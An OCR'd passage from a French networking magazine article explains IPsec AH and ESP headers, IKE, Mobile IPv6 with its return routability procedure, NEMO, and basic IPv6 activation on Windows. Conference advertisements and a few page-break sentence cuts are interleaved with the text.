


Figure 2. *AH en mode transport*




Figure 3. *AH en mode tunnel*

WHO will test your security
if YOU DON T ? !!

the 1st international technical IT Security conference organized in France

September 2009

http://www.frhack.org

FRHACK is organized by JA-PSI
French IT Security Company
http://www.ja-psi.com




Figure 4. *Extension d'entête ESP*

champ n'étant précisée par aucun autre champ, celle-ci peut être déduite du champ *Payload Length* de l'entête IP intérieure au tunnel. Ce champ TFC pourrait également être utilisé en mode transport à la condition bien entendu que le protocole de niveau transport comporte une indication sur la taille de sa charge utile (cas de TCP, UDP, ICMP).

Lors de la réception d'un paquet ESP, la pile IPsec détecte l'association de sécurité concernée et en déduit les algorithmes et les clés associées.

Si la protection en authentification est activée, le récepteur calcule l'ICV sur le paquet ESP sans ce champ ICV. Si le champ calculé coïncide avec le champ transmis, l'intégrité est assurée sur les champs concernés. Ces champs diffèrent selon le mode usité, transport ou tunnel. Vient ensuite le déchiffrement du paquet avec l'algorithme et la clé fournie par l'association de sécurité.

Le rejeu des paquets est quant à lui détecté à la manière d'AH par le champ Sequence Number incrémenté à chaque paquet et également protégé par le champ ICV.

Mode Transport

En mode *Transport* l'extension ESP est insérée de la même manière que l'extension AH, après l'entête IPv6 et avant les entêtes de niveau transport (TCP, UDP). ESP étant également vue comme une extension d'entête traitée de bout en bout de la communication, celle-ci apparaît après les extensions d'entête *Hop-By-Hop Option Header*, *Routing Header* et *Fragment Header*. L'extension d'entête *Destination Options Header* est quant à elle placée indifféremment avant ou après.

Le chiffrement porte donc sur les octets situés au dessus de l'extension d'entête ESP à l'exception des champs SPI, *Sequence Number*, ICV.

L'authentification éventuelle réalisée par le champ ICV porte sur l'ensemble des octets situés au dessus de l'extension d'entête ESP.

La Figure 5 montre ainsi le positionnement de l'extension d'entête ESP en mode transport ainsi que la portée de l'authentification/intégrité et du chiffrement.

Mode Tunnel

En mode Tunnel l'extension ESP est insérée avant l'entête IPv6. Un nouvel entête IPv6 est alors inséré en tête. La Figure 6 et le tableau 4 présentent le mode de construction de ce ne nouvel entête ainsi que le positionnement des champs de l'entête Intérieur.Dans le cas d'une utilisation en mode tunnel la totalité du paquet initial est donc chiffrée.

Topologies de mises en œuvre

IPsec a un intérêt majeur principalement par son mode ESP dans le cas où l'on souhaite :

- chiffrer et/ou authentifier du trafic de bout en bout ou jusqu'à une passerelle. Dans ce cas les entités en présence doivent préférentiellement disposer d'un adressage public, le NAT étant assez difficilement compatible avec IPsec. Une telle topologie a un intérêt majeur pour assurer la confidentialité entre 2 entités ou pour un utilisateur nomade par exemple,
- créer un VPN entre sites distants. Ce besoin intervient dans le cas où l'on veut par exemple interconnecter des réseaux privés distants au travers d'un réseau public.

Ces 2 modes opérationnels sont résumés dans la Figure 7. On précise que dans cette figure la protection est symétrique, ce qui n'est pas forcément le cas, les associations de sécurité étant unidirectionnelles.




Figure 5. *ESP en mode transport*




Figure 6. *ESP en mode tunnel*




Figure 7. *Topologies ESP*

IKE (Internet Key Exchange)

Il a été précédemment indiqué qu'AH et ESP nécessitaient des clés de chiffrements par le biais des associations de sécurité. Cette gestion des clés peut donc être manuelle; mais dans un environnement conséquent, une telle gestion devient irréalisable. De plus, cette méthode implique une définition totalement statique des associations de sécurité et un non-renouvellement des clés.

Le protocole IKE a donc été développé pour une gestion automatique des associations de sécurité, en particuliers des clés ainsi que des algorithmes à usiter.

IKE fait appel aux éléments suivants :

- un protocole de gestion des associations de sécurité, ISAKMP (*Internet Security Association and Key Management Protocol*), définissant des formats de paquets pour créer, modifier et détruire des associations de sécurité. Ce protocole sert également de support pour l'échange de clés préconisé par les protocoles de gestion de clés. Il assure aussi l'authentification des partenaires d'une communication,
- un protocole d'échange de clés de session basé sur SKEME et Oakley qui repose sur la génération de secrets partagés Diffie-Hellman,
- un domaine d'interprétation ou DOI (*Domain of Interpretation*) qui définit tous les paramètres propres à l'environnement IPsec, à savoir les protocoles d'échanges de clés, les paramètres d'associations de sécurité à négocier …,
- les clés utiles lors de l'authentification mutuelle des équipements IPsec qui intervient en préalable à toute négociation d'association de sécurité.

Ces clés peuvent être des clés partagées *Public Key Infrastructure*).

A l'heure actuelle 2 versions cohabitent, IKEv1 très complexe et IKEv2 qui en est une version simplifiée pour sa mise en œuvre ainsi que par son mécanisme.

Mobilité de Machines : MIPv6

En termes de mobilité on distingue 2 mécanismes principaux : la micro-mobilité et la macro-mobilité. La micro-mobilité est celle utilisée entre autre par le wifi. Les entités en cours de déplacement se réassocient à des stations de base et conservent leur possibilité de connectivité au sein d'un domaine. Cette gestion des handovers est relativement fine et limite la signalisation au sein du réseau. Ces mécanismes sont cependant peu efficaces au sein de plusieurs domaines. En effet les adresses IP sont dans ce dernier cas renégociées pour mapper au domaine et pouvoir ainsi être routable.

La macro-mobilité résout ce problème en conservant une connectivité IP même lors d'un changement de domaine. Les adresses IP originelles continuent d'être utilisées lors des communications. De même les sessions TCP peuvent ainsi rester fonctionnelles lors d'un déplacement entre domaines. IPv6 intègre ce concept dans le protocole MIPv6 (*Mobile IPv6*).

Concepts

Avant de poursuivre il s'agit de définir les mots clés principaux usités par MIPv6.

- *Réseau Mère* : Réseau auquel la machine appartient initialement,
- *Nœud correspondant* : machine dialoguant avec le mobile,
- *Home Address* : Adresse IPv6 dans le réseau mère,
- *Care-of Address* : Adresse IPv6 dans le réseau visité,
- *Agent Mère* : Machine du réseau mère servant *d'interface* entre le mobile et le nœud correspondant.

MIPv6 utilise intensivement la notion de tunnels. Schématiquement, les paquets transmis par le mobile dans un réseau étranger passent par *l'Agent Mère* présent dans le réseau mère, avant d'être retransmis au Nœud correspondant. Le chemin de retour est identique. Le routage sous-jacent apporte le paquet jusqu'à *l'Agent Mère* qui le retransmet au mobile dans son réseau visité.

L'agent mère doit également à tout moment être capable de localiser ses mobiles en déplacement. Il utilise pour cela un cache baptisé *Binding Cache* associant *Home Address* et *Care-of Address* de ses différents mobiles. Un mécanisme de signalisation protégé par IPsec en mode ESP




Figure 8. *Communication MIPv6 Basique sans optimisation*

est par conséquent usité pour mettre à jour ce cache. Il ne sera pas fait état des paquets MIPv6 ici, il s'agit simplement de savoir que cette mise à jour s'effectue à l'aide de paquets particuliers nommés Binding Update. Ceux-ci sont généralement acquittés par *l'Agent Mère* par des *Binding Acknowledgment*.

L'ensemble des mécanismes basiques de MIPv6 se situe au niveau de la couche IP dans le modèle TCP/IP. Ils ont été modelés pour permettre une communication avec des entités n'ayant pas conscience des protocoles de mobilité. Ils n'ont aucun impact sur les couches de niveau transport et applicative. Pour le correspondant cette communication est totalement transparente.

Mobilité de Machines : MIP6

Le mobile situé dans son réseau mère utilise sa Home Address pour dialoguer avec des Nœuds correspondants de manière classique. Lorsqu'il se déplace dans un réseau visité la procédure est la suivante :

- Le mobile obtient une nouvelle adresse IP par combinaison de son adresse MAC et du nouveau préfixe réseau, la *Care-of Address*. Il dispose toujours de sa *Home Address*,
- Le mobile transmet un *Binding Update* à l'agent mère afin de mettre à jour son cache d'association. Ce paquet étant protégé par IPsec en mode ESP, l'authentification, l'anti-rejeu, la
- L'agent mère aura alors à charge de capturer les paquets auparativement transmis au mobile. Il utilise dans cette optique les possibilités offertes par le protocole de découverte des voisins (*Neighbor Discovery*) en annonçant son adresse MAC comme destinataire de l'ensemble des paquets unicast à destination du mobile. Les caches NDP des machines présentent sur le lien mère seront ainsi remis à jour,
- Lorsque le mobile souhaite dialoguer avec un nœud correspondant il peut choir d'utiliser son nouvel adressage, ou de masquer sa mobilité par l'utilisation de sa *Home Address*. Dans ce dernier cas il construit un tunnel ESP avec son *Agent Mère* et encapsule les paquets à destination de son correspondant. L'adresse source de la partie interne est ainsi la *Home Address*, l'adresse destination est celle du correspondant.
- Le paquet parvient à *l'Agent Mère*, qui vérifie son authentification, le déchiffre, le désencapsule et le retransmet sur le réseau.
- Le correspondant pourra y répondre de manière symétrique. Cette réponse sera capturée par *l'Agent Mère*, chiffrée et authentifiée avant d'être retransmise au mobile dans le tunnel ESP. En cas d'un déplacement en cours de communication le binding cache aura été mis à jour permettant à l'Agent mère de retrouver son mobile.

La Figure 8 positionne ces différentes entités dans un contexte MIPv6.

Optimisations de routes

Les échanges entre mobiles et correspondants n'étant pas toujours les plus optimums en matière de routage, MIPv6 intègre un mode d'optimisation pour les correspondants intégrant des

Table 1. *Rôle des différents champs de l'extension d'entête AH*

Champs	Taille	Rôle
Next Header	8 bits	Décrit l'entête de la couche immédiatement supérieure ou la prochaine extension d'entête. Similaire au champ Protocol en IPv4.
Payload Len	8 bits	Spécifie la longueur -2 en mots de 32 bits de l'extension d'entête AH.
RESERVED	16 bits	Positionné à 0.
SPI	32 bits	Security Parameters Index utilisé par le récepteur pour trouver l'association de sécurité à utiliser.
Sequence Number	32 bits	Compteur incrémenté à chaque paquet. Permet en particulier de détecter le rejeu.
ICV	Variable Selon	Integrity Check Value. Destiné à la validation de l'intégrité du paquet. Doit être un multiple de 32 bits.
Padding	Variable	Utilisé pour des besoins d'alignement d'entête. Sa taille est telle que l'extension d'entête AH est un multiple de 64 bits (32 bits pour IPv4).

Table 2. *Construction de l'entête IPv6 extérieure pour AH en mode tunnel*

Champs de l'entête IPv6	Entête Extérieur	Entête Intérieur
Version	Positionné à la valeur 6.	Aucune modification.
DS	Copié depuis l'entête intérieur.	Aucune modification.
ECN	Copié depuis l'entête intérieur.	Positionné à 0.
Flow Label	Copié depuis l'entête intérieur ou configuré.	Aucune modification.
Payload Length	Construit.	Aucune modification.
Next Header	Positionné à la valeur de AH (51)	Aucune modification.
Hop Limit	Construit.	Décrémenté d'une unité
Source Address	Construit.	Aucune modification.
Destination Address	Construit.	Aucune modification.
Extensions Headers	Jamais copié mais peut apparaître en postambule.	Aucune modification.

Salon Informatique Maubeuge

Vendredi 5 & Samedi 6 juin 2009

Entrée gratuite

Logiciels libres

Ateliers
Exposants
Démonstrations

Challenge des IUT de France

Challenge de sécurité informatique

www.salon-informatique-maubeuge.com

Partenaires :

ACISSI

Plus de 40 ans – Depuis 1967 – IUT Valenciennes – Cambrai – Maubeuge – L'expérience

FEDERATION SYNTEC

VILLE DE MAUBEUGE

RÉGION Nord-Pas de Calais




Figure 9. *Return Routability Procédure*

fonctions spécifiques. Il s'agit de supprimer simplement la passerelle occasionnée par *l'Agent Mère*.

Pour cela MIPv6 définit 2 nouvelles options :

- *Routing Header de type 2* : qui est simplement une extension d'entête *Routing Header contenant* la *Home Address* du mobile
- *Home Address Option* : qui est une sous-option de l'extension d'entête *Destination Option Header* traité uniquement par le récepteur du paquet.

Lorsqu'un correspondant supporte l'optimisation de routage, il maintient tout comme *l'Agent Mère* une table des associations pour tous les mobiles avec lesquels il est en communication. Une vérification axée autour d'ICMPv6 est préalable avant toute optimisation.

Le principe est alors assez proche de celui usité avec *l'Agent Mère* :

- Le mobile en déplacement transmet un *Binding Update* au correspondant pour lui faire état de sa nouvelle localisation après en avoir fait de même à son *Agent Mère*. Ce correspondant mettra alors à jour son *Binding Cache*.
- Lorsque le mobile veut transmettre un message au correspondant, il utilise en adresse source sa *Care-of Address* mais ajoute l'option *Home Address Option*.
- Le paquet subira le routage classique entre le mobile et le correspondant, remontera dans la pile MIPv6 de ce correspondant qui échangera *Care-of Address* du champ adresse source et *Home Address* présentes dans l'option *Home Address Option*. Pour la pile IPv6, le paquet sera transparent comme provenant directement du mobile depuis son réseau *Mère*. Dans le cas où ce paquet est protégé par IPsec, les vérifications seront donc basées sur l'adresse mère.
- Avant de répondre, le correspondant cherchera dans sa table d'association la *Care-Of Address* du mobile. Il transmettra alors le paquet en utilisant cette *Care-Of Address* en destination et y ajoutera l'option *Routing Header* de type 2 remplie avec la *Home Address*.
- Le paquet parviendra donc au mobile qui échangera préalablement l'adresse de destination avec la *Home Address*. Le paquet remontera donc également dans les couches de manière totalement transparente.

Ce mécanisme donne donc des trajectoires optimums en matière de routage et permet de limiter les contraintes en matière d'ingress et d'outgress *filtering*. Ce mécanisme de mise à jour d'association pose cependant d'importants problèmes en matière de sécurité. En effet, il est aisé de protégé les échanges de signalisation entre le mobile et l'agent mère du fait de la relation administrative qui

Return Routability procédure

Cette procédure est destinée à la protection partielle des associations de sécurité entre mobile et correspondant dans le cas de l'optimisation de route. Elle repose sur une utilisation de 4 messages principaux :

- HoTI : *Home Test Init*,
- CoTI : *Care-of Test Init*,




Figure 10. *Commande netsh show sous Windows XP*

- HoT : *Home Test*,
- CoT : *Care-of Test*.

Les correspondants intégrant l'optimisation de route doivent préalablement disposer de nonces ainsi que d'une clé secrète notée *Kcn*.

La procédure usitée est la suivante :

- un message HoTI est émis depuis la *Home Address* du mobile vers le correspondant via l'agent mère. Il contient une valeur aléatoire sur 64 bits, le *Home Init cookie*,
- parallèlement un message CoTI est émis depuis la *care-of address* du mobile, directement vers le nœud correspondant. Celui-ci contient une seconde valeur aléatoire sur 64 bits, le *Care-of Init cookie*,
- en réponse au message HoTI, un message HoT, est émis par le correspondant à destination de la *Home Address* du mobile via *l'Agent Mère*. Ce paquet contient entre autre l'index d'un nonce choisi par le correspondant ainsi qu'un Home Keygen token calculé par : `premier (64, HMAC_SHA1 (Kcn, (home address | nonce | 0 )))`
- de même, en réponse au message CoTI, un message CoT est émis par le correspondant vers la *Care-of Address* du mobile. Ce paquet contient entre autre l'index d'un autre nonce choisi par le correspondant ainsi qu'un *Home Keygen* token calculé par : `premier (64, HMAC_SHA1 (Kcn, (care-of address | nonce | 0 )))`

A l'issue de ces différentes étapes, le mobile calcule une clé notée Kbm :

```
Kbm = SHA1 ( "home keygen token" |
    "care-of keygen token")
```

La Figure 9 présente le cheminement de ces différents messages au travers de l'Internet.

Cette clé sera utilisée lors de la mise à jour des associations pour authentifier le mobile par le calcul d'un HMAC.

Cette procédure repose sur l'hypothèse forte qu'aucun espion n'écoute à la fois les messages CoT et HoT qui normalement empruntent des chemins distincts. Dans le cas contraire il lui serait aisé de calculer Kbm et de générer des faux messages d'association. Cette écoute n'est pas faisable dans le réseau visité puisque les échanges entre *Agent Mère* et mobile sont chiffrés. Pratiquement cette attaque est aisée dans le réseau du correspondant mais celle-ci n'est pas évaluée comme étant plus risquée que celles que l'on peut retrouver dans un contexte sans mobilité par simple *IP-spoofing*, *NDP spoofing*…

Afin de réduire les risques, les nonces ainsi que la clé Kcn sont régulièrement mis à jour.

Mobilité de Réseaux : NEMO

MIPv6 gère la mobilité d'un hôte tandis que NEMO assure la mobilité d'un réseau IPv6 entier, appelé réseau mobile. Dans le cas de NEMO, la complexité est centralisée sur un équipement dédié : le routeur mobile. Ainsi, chaque mouvement (lorsque le réseau mobile se déplace d'un réseau d'accès vers un

Table 3. *Rôle des différents champs de l'extension d'entête ESP*

Champs	Taille	Rôle
SPI	32 bits	Security Parameters Index utilisé par le récepteur pour trouver l'association de sécurité à utiliser.
Sequence Number	32 bits	Compteur incrémenté à chaque paquet. Permet en particulier de détecter le rejeu.
IV	Variable Selon l'algorithme usité	Vecteur d'initialisation éventuel pour les algorithmes de chiffrement.
TFC Padding	Variable	Traffic Flow Confidentiality. Utilisé pour une protection contre les attaques statistiques.
Padding	Variable	Utilisé pour des besoins d'alignement d'entête. Sa taille est telle que l'extension d'entête ESP est un multiple de 64 bits (32 bits pour IPv4).
Pad Length	8 bits	Indique la taille du champ Padding en octets.
Next Header	8 bits	Décrit l'entête de la couche immédiatement supérieure ou la prochaine extension d'entête. Similaire au champ Protocol en IPv4.
ICV	Variable Selon l'algorithme usité	Integrity Check Value. Destiné à la validation de l'intégrité du paquet. Doit être un multiple de 32 bits.

Table 4. *Construction de l'entête IPv6 extérieure pour ESP en mode tunnel*

Champs de l'entête IPv6	Entête Extérieur	Entête Intérieur
Version	Positionné à la valeur 6.	Aucune modification.
DS	Copié depuis l'entête intérieur.	Aucune modification.
ECN	Copié depuis l'entête intérieur.	Positionné à 0.
Flow Label	Copié depuis l'entête intérieur ou configuré.	Aucune modification.
Payload Length	Construit.	Aucune modification.
Next Header	Positionné à la valeur de ESP (50)	Aucune modification.
Hop Limit	Construit.	Décrémenté d'une unité
Source Address	Construit.	Aucune modification.
Destination Address	Construit.	Aucune modification.
Extensions Headers	Jamais copié mais peut apparaître en postambule.	Aucune modification.

autre) est transparent pour l'ensemble des hôtes IPv6 du réseau mobile. Un hôte IPv6 standard peut ainsi bénéficier d'une connectivité permanente au sein d'un réseau mobile sans avoir toutefois besoin de protocoles additionnels.

NEMO, couplé avec certaines extensions, gère notamment la mobilité des réseaux IPv6, la

Pratique & Mise En œuvre

La majeure partie des Systèmes d'exploitation, des softwares des équipements réseaux actuels disposent d'un support IPv6. Vous pourrez le vérifier sur le site de *l'IPv6 Ready Logo Committee*, programme mondial de certification IPv6. Vous obtiendrez sur ce site le détail des implémentations actuellement certifiées et vous pourrez aisément y constater l'important retard de l'Europe.

Les infrastructures réseaux européennes ont également accumulées un retard considérable dans cette migration … Et pourtant les réseaux de l'enseignement et de la recherche proposent depuis déjà plusieurs années un support Natif d'IPv6 voir du multicast IPv6. Heureusement quelques ISP (*Internet Service Provider*), tels que Free, offrent depuis quelques mois un adressage IPv6.

Ce paragraphe a pour objectif de vous faire appréhender la mise en œuvre basique d'IPv6 sur les principaux systèmes usités, à savoir Windows et Linux. On suppose que vous disposez d'ores et déjà d'un adressage IPv6 parce que vous êtes par exemple dans une des situations précédemment évoquées. On rappelle que les Internet IPv4 et IPv6 sont bien distincts même si une utilisation des machines en double pile permet la superposition de certaines portions. Dans le cas contraire, si vous désirez plus qu'un réseau local, il vous faudra utiliser un des mécanismes de transition décrit dans l'article précédent. Nous vous conseillons préférentiellement un tunnel broker et en second choix un tunnel 6to4.

Avec Windows

La majeure partie des versions courantes de Windows disposent d'un support IPv6 : Vista, XP SP1, XP SP2, Server 2003, 2008. Sous Vista et Server 2008 ce support est activé par défaut. Sous XP ou Server 2003, il vous faudra l'activer au préalable.

Selon les versions de Windows les mécanismes disponibles sont plus ou moins complets.

La mobilité IPv6 ne prend en compte que la partie correspondant ; ni Home Agent ni Nœud Mobile ne sont disponibles ;

Sous Windows XP et Server 2003, IPsec pour IPv6 offre les mécanismes AH et ESP mais le chiffrement ainsi que la gestion automatique des clés n'est pas disponible. Seul Vista et Server 2008 offrent ces fonctionnalités.

Vista et Server 2008 permettent une utilisation de DHCPv6.

Activation de la pile IPv6 & Configuration des Adresses

Ce besoin ne se retrouve que sous XP et Windows Server 2003 dont la pile IPv6 est par défaut désactivée. Cette activation se fait par le biais de l'outil ipv6.exe sous Windows XP où de la commande netsh disponible sur toutes les versions.

Sous Windows XP, il s'agit d'exécuter :

```
ipv6 install
```

Bien entendu les interfaces concernées doivent accepter la connectivité TCP/IPv6 dans le menu *Propriétés* adéquat.

Une adresse Lien-locale associée à chacune de vos carte réseau sera

